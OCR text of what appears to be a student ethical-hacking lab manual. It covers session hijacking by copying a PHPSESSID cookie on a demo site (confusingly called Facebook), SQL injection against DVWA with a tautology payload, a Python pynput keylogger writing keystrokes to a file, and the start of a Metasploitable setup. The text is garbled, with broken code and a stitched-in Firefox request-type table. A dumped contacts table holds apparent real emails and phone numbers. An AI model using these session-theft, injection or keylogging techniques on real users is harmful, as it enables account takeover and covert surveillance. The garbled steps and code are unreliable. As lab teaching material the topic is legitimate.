


PRACTICAL NO. 7


SESSION IMPERSONATION WITH FIREFOX AND TAMPER DATA INPUT:

Step 1: Install and Open FireFox browser . Go to Add-ons and search Tamper data.






Step 2 : Search for Cookie Editor and Add.




Step 3: After adding both Add-ons. In new tab go to http://www .techpanda.org/

Step 4: Enter Email and the Password in to Facebook.




Step 5: Click on Cookie Editor Add-on on top right comer. Copy the session id.

PHPSESSID=bd04d 174846201 4bfb261¢47d2a7c6a7



Step 6: Go to options/privacy/ and delete the cookies



Step 7: Then Start the Temper Data . And click the yes button.


Type	Description
beacon	Requests sent through the Beacon API.
csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
font	Web fonts loaded for a @font-face CSS rule.
image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
main_frame	Top-level documents loaded into a tab.
media	Resources loaded by a <video> or <audio> element.
object	Resources loaded by an <object> or <embed> element.
object_subrequest	Requests sent by plugins.
ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
script	Code that is loaded to be executed by a <script> element or running in a Worker.
speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
stylesheet	CSS stylesheets loaded to describe the representation of a document.
sub_frame	Documents loaded into an <iframe> or <frame> element.
web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
websocket	Requests initiating a connection to a server through the WebSocket API.
xbl	XBL bindings loaded to extend the behavior of elements in a document.
xml_dtd	DTDs loaded for an XML document.
xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
xslt	XSLT stylesheets loaded for transforming an XML document.
other	Resources that aren't covered by any other available type.

Step 8: Go to the Fire Fox Browser and type http://www.techpanda.org/


Step 9: In Index.php page Paste the Copied Session Id in Cookies and click on ok



Step 10: then



Step 11: Then again open the Fire fox browser the type https://www.Facebook.com/dashboard.php. Automatically access the data.



Add New Contact | Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
80645		ranjeet	9057614180	rajputchirawa@gmail.com	Edit
80646	Kristelle	Aguilar	09302461849	joandelltan3@gmail.com	Edit
80647	Dark	maiden	8177619988	bezzy101@yahoo.com	Edit
80648	Dark	$hani	8177619988	admin@google.com	Edit
80649	Темный	1	111111111111	11111111111@mail.ru	Edit
80650	Dark	Touch	0983692217	miji1885@gmail.com	Edit
80651	jjjj	nahid	t554y5y4w5y66	admin@google.com	Edit
80652	WQEFQFG	H4HYGW4HG4	25243525	FEWFWQ@MAIL.COM	Edit
80653	jhgcgfx	hgtfgdhc	9e613	admin@google.com	Edit
80654	ydretezs	ERFGQEABVAq	ergvaRQTHBG	admin@google.com	Edit
80655	Dark	rgawhgwjanrg	øøøøåæåå	fishy@fishhouse.fortnite	Edit
80656	Dark	Maiden	87635444242	darkmaiden@octupus.ps	Edit
80657	Dark	Maiden	87635444242	darkmaiden@octopus.ps	Edit
80658		Thursday	9988776655	VSR.fale@gmail.com	Edit
80659	Dark	Maiden	87635444242	darkmaiden@octupus.ps	Edit
80660	Dark	narendra modi	mother fucker	whyitellyou@gmail.com	Edit
80661	htcdhy,fxfdz	dsvF	WvgrbvFR	admin@google.com	Edit
80662	hgtfyhk	hxgmfngzd	awerha3eh	admin@google.com	Edit
80663	htxmdh	mhxgcdg	jtest	admin@google.com	Edit
80664	sadinnahid	RFGeaT	ehta	admin@google.com	Edit
80665	Dark	nnnn	39453947534795	admin@google.com	Edit


PRACTICAL NO. 8

SQL INJECTION ATTACK


INPUT:

Step 1: Firstly wee need DVWA for the perform the SQL Injection Attack.

Step 2: Open the browser and search the DVWA git hub, Then Click on the first Link url:https://github.com/digininja/D VWA.git.




Step 3: Then click on code option and copy the first DVWA link.



Step 4: open the kali linux terminal and type sudo git clone https://github.com/digininja/DVWA.git and download it.



Step 5: then we need a xampp , so again open the browser and type xamppdownload and download it.



Step 6: then go to linux terminal and we need to go download folder so , type this command downloads then enter then type ls command enter so we got the xampp file.



Step 7: Then type this command for the give permission to selected file. chmod 777 * xampp- linux-x64-8.1.25-0-installer.run



Step 8: Then we need to install the Xampp in kali so use this command in terminal ./xampp- linux-x64-8.1.25-0-installer.runthen_enter.





Step 9 : Now Xampp installation complete the again go to terminal and move the dvwa file into the xampp folder so use this command mydvwa /opt/lampp/htdocs then enter.



Step 10 : Go to the lampp folder then type this command ed /opt/lampp once you go to this folder and run the xampp server to the dvwa. Use this command lampp start.




Step 11: Now its automatically open the DVWA site or it's not open automatically then go to the browser and type localhost/dvwa.



Step 12: Once open the dvwapage . Next go to the DVWA Security and select the security level Low and submit.



Step 13: Click on SQL injection option in left.




Step 14 : Write 1 in text box and click on submit.



Step 15: Write 1=1 in text box and click on submit.



Step 16: Write 1°OR'1'='1'#in text box and click on submit.




PRACTICAL NO. 9

CREATING A KEYLOGGER WITH PYTHON

INPUT:

Step 1: Open the PyCharm and firstly install this command pip install pynput.



Step 2: open the pycharm and write this keylogger code. import

pynput

frompynput.keyboard import key,Listener

keys = [] defon_press(key):

keys.append(key) write_file(keys) try:

print("alphanumeric key {0} pressd".format(key.char)) except

AttributeError:

print("Special key {0} pressd".format(key))

defwrite_file(keys): with

open("key.txt","w") as f: for key in keys:

k= str(key).replace("'", "")

f.write(k)

f.write("") defon_release(key):

print("{0} release".format(key)) if

key = key.ese:

return False with Listener

(on_press=on_press,on_release=on_release) as listner:

listner,join()

OUTPUT:



PRACTICAL NO. 10

EXPLOITING WITH METASPLOIT (KALI LINUX)


INPUT:

Step 1: First we need to vulnerable system. The name is Metasploitable system download it.


Step 2: Go to chrome click on the search bar and type the Metasploitable download. Or use url: https://sourceforge.net/projects/metasploittable/



